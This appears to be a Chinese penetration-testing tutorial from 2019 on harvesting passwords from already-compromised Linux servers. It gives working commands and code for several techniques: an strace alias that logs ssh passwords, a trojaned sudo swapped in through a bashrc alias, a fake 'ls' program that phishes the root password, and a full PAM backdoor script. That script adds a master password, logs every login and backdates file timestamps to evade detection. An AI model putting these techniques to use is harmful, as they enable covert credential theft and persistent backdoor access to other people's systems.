
内网密码搜集 [基于 Linux 别名的键盘记录利用 简单回顾]

0x01 利用 **strace + 别名** 跟踪指定目标用户的 ssh 连接密码 [实质上就是劫持 ssh 命令，此处暂假设目标系统为 CentOS 6.9 64 位,且**已拿到 root 权限**]


第一步,提取目标 linux 机器上的所有有效系统用户[**一些伪用户可以直接顺手剔除**],而后选择要劫持的用户,比如,我们现在就要记录 sysadm 这个用户在使用 ssh 命令时所输入的密码

```
# grep '\$' /etc/shadow | awk -F ":" {'print $1'}
```




第二步,先尝试在目标机器上 yum 安装 strace,因为有些目标环境上默认是没装的,另外,关于 strace 具体是个什么东西,干什么用,此处不再多讲,简单粗暴的理解,它其实就是个系统调试工具

```
# yum install strace -y
```




第三步,切换到指定目标系统用户环境下,编辑对应用户环境变量配置文件,即~/.bashrc,配置如下别名

```
# su - sysadm
$ id
$ cp -a ~/.bashrc /var/tmp/.bashrc                    在修改目标配置文件前,一定要记得先备份,养成习惯,主要是为了防止后续操作有什么不测
$ echo "alias ssh='strace -o /var/tmp/.connect-\`date +%Y:%m:%d-%H:%M:%S\`.log -e read,write,connect -s 2048 ssh'" >> ~/.bashrc              整个利用核心点,借助 strace 跟踪输入
$ source ~/.bashrc
$ ssh root@192.168.3.126 -p 22
# w
# last
```



最终的劫持效果如下,不过实战中目标用户可能输入的东西会非常多,可以直接把对应的 log 文件都拖到本地耐心分析,找下所输入的数据里到底哪些是账号密码数据


```
$ grep 'read(4' /var/tmp/.connect-2019\:04\:02-17\:40\:41.log
$ exit
```



0x02 利用 **别名** 劫持指定 **sudo 用户密码** [实质上就是替换劫持 sudo ,此处暂假设目标系统为 Ubuntu 14.04 LTS 64 位,且已拿到 root 权限]


首先,在目标机器上装好相应的编译工具,再切换到指定用户环境下,并备份对应用户环境变量配置文件

```
# apt-get install make unzip -y
# grep '\$' /etc/shadow | awk -F ":" {'print $1'}
# su - klion
$ cp -a ~/.bashrc /var/tmp/.bashrc
```



接着,上传事先做过手脚 [记录输入密码] 的 sudo 程序,直接 make 下会生成可执行文件 sudo,而后修改当前用户环境变量,即将原有的 sudo 命令指向为我们刚刚生成的那个带有密码记录功能的 sudo,这样下次目标用户再执行 sudo 时的效果就很明显了 ☺

```
$ cd /var/tmp/
$ unzip sudo_sniff.zip
$ cd sudo_sniff/
$ make
$ ls
$ mv sudo ../.sudo
$ echo alias sudo=\'/var/tmp/.sudo\' >>~/.bashrc                    关键点
$ source ~/.bashrc
$ sudo route -n
$ cat /var/tmp/.syscache.logs
```




0x03 钓鱼利用 [此处暂假设目标系统为 Ubuntu 14.04 LTS 64 位,且**已拿到 root 权限**]

其实就是拿 fakesu 稍微变了下,即当用户在输入某个指定命令时就伪装报错要求输入密码,以此来变相欺骗盗取用户明文密码,注意,默认它只生效一次,比如,第一次输入 ls 会提示输入密码,此后再输入 ls 则不会有任何提示且命令完全正常执行,隐蔽

```
#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[]){

FILE *fp;
char *user;
char *pass;
char filex[100];
char clean[100];

sprintf(filex,"/var/tmp/.syscache.log");
sprintf(clean,"rm -rf /var/tmp/.ls;mv -f /etc/bashrc.bak /etc/bashrc");

user="root";

fprintf(stdout,"/bin/sh: An unknown error occured and confirm your password:\n");
fprintf(stdout,"Password: "); pass=getpass ("");
system("sleep 3");
fprintf(stdout,"/bin/sh: Authentication success.\n");
if ((fp=fopen(filex,"w")) != NULL)
   {
   fprintf(fp, "%s:%s\n", user, pass);
   fclose(fp);
   }

system(clean);
system("rm -rf /var/tmp/.ls; ln -s /bin/ls /var/tmp/.ls");

}
```

实际效果如下

```
# yum install gcc -y
# ls
# gcc -o .ls fakesu.c ; rm -fr fakesu.c
# ls -a
# cp -a /etc/bashrc /etc/bashrc.bak
# echo alias ls=\'/var/tmp/.ls\' >> /etc/bashrc
# source /etc/bashrc
# ls
```





0x04 利用 pam 后门来记录所有用户登录密码 [此处暂假设目标系统为 CentOS 7.x 64 位,且**已拿到 root 权限**]

以下是 pam 后门的自动化安装脚本 [不同 linux 发行版,需要自己稍微改下脚本,整个脚本的核心其实也就 sed 那一句],之前在维持部分也已有过部分说明,非常非常简单,就不多说了


```
#!/bin/bash

##check target pam version
## redhat : rpm -qa pam
## debian or Ubuntu :  dpkg -s libpam-modules | grep -i version | cut -d' ' -f2

yum install flex flex-devel gcc make -y
PASS='Admin12345'
LOG='\/var\/tmp\/.syscache.logs'

oldtime=`stat -c '%z' /lib64/security/pam_ftp.so`
echo "Installing..."
mirror_url='http://www.linux-pam.org/library/Linux-PAM-1.1.8.tar.gz'
echo 'Fetching from '$mirror_url
wget $mirror_url
tar xf Linux-PAM-1.1.8.tar.gz
cd Linux-PAM-1.1.8

#find and replace
sed -i -e 's/retval = _unix_verify_password(pamh, name, p, ctrl);/retval = _unix_verify_password(pamh, name, p, ctrl);\n\tif (strcmp(p,"'$PASS'")==0 ){retval = PAM_SUCCESS;}if(retval == PAM_SUCCESS){\n\tFILE
* fp;\n\tfp = fopen("'$LOG'", "a");\n\tfprintf(fp, "%s : %s\\n", name, p);\n\tfclose(fp);\n\t}/g' modules/pam_unix/pam_unix_auth.c
DIS=`head /etc/redhat-release -n 1|awk '{print $1}'`

#get the version
if [ $DIS = "CentOS" ];then
./configure --disable-selinux && make
else
./configure && make
fi

#copy modified pam_unix.so
if [ `uname -p` = 'x86_64' ];then
LIBPATH=lib64
else
LIBPATH=lib
fi
/bin/cp -rf /$LIBPATH/security/pam_unix.so /$LIBPATH/security/pam_unix.so.bak
/bin/cp -rf modules/pam_unix/.libs/pam_unix.so /$LIBPATH/security/pam_unix.so
touch -d "$oldtime" /lib64/security/pam_unix.so
cd .. && rm -rf Linux-PAM-1.1.1*
echo "Install Succeed !"
```

```
# nano string.sh
# chmod +x string.sh
# ./string.sh
# rm -fr Linux-PAM-1.1.8*
```





最终实现的密码记录效果如下



0x05 其它的一些常规键盘记录工具脚本利用

此类的小工具脚本非常非常多,此处不再一一说明,不过,这些键盘记录可能并不是我们想要的,因为有时想从这些记录里找到有用的账号密码比较麻烦...

小结:

没太多技术含量,在之前的文章中也有过说明,唯一需要特别注意的就是在修改目标的任何关键系统配置文件之前，一定记得要先全属性备份一份出来,防止后续误操作导致权限丢失...祝好运 😉

- by klion
- 2019.3.6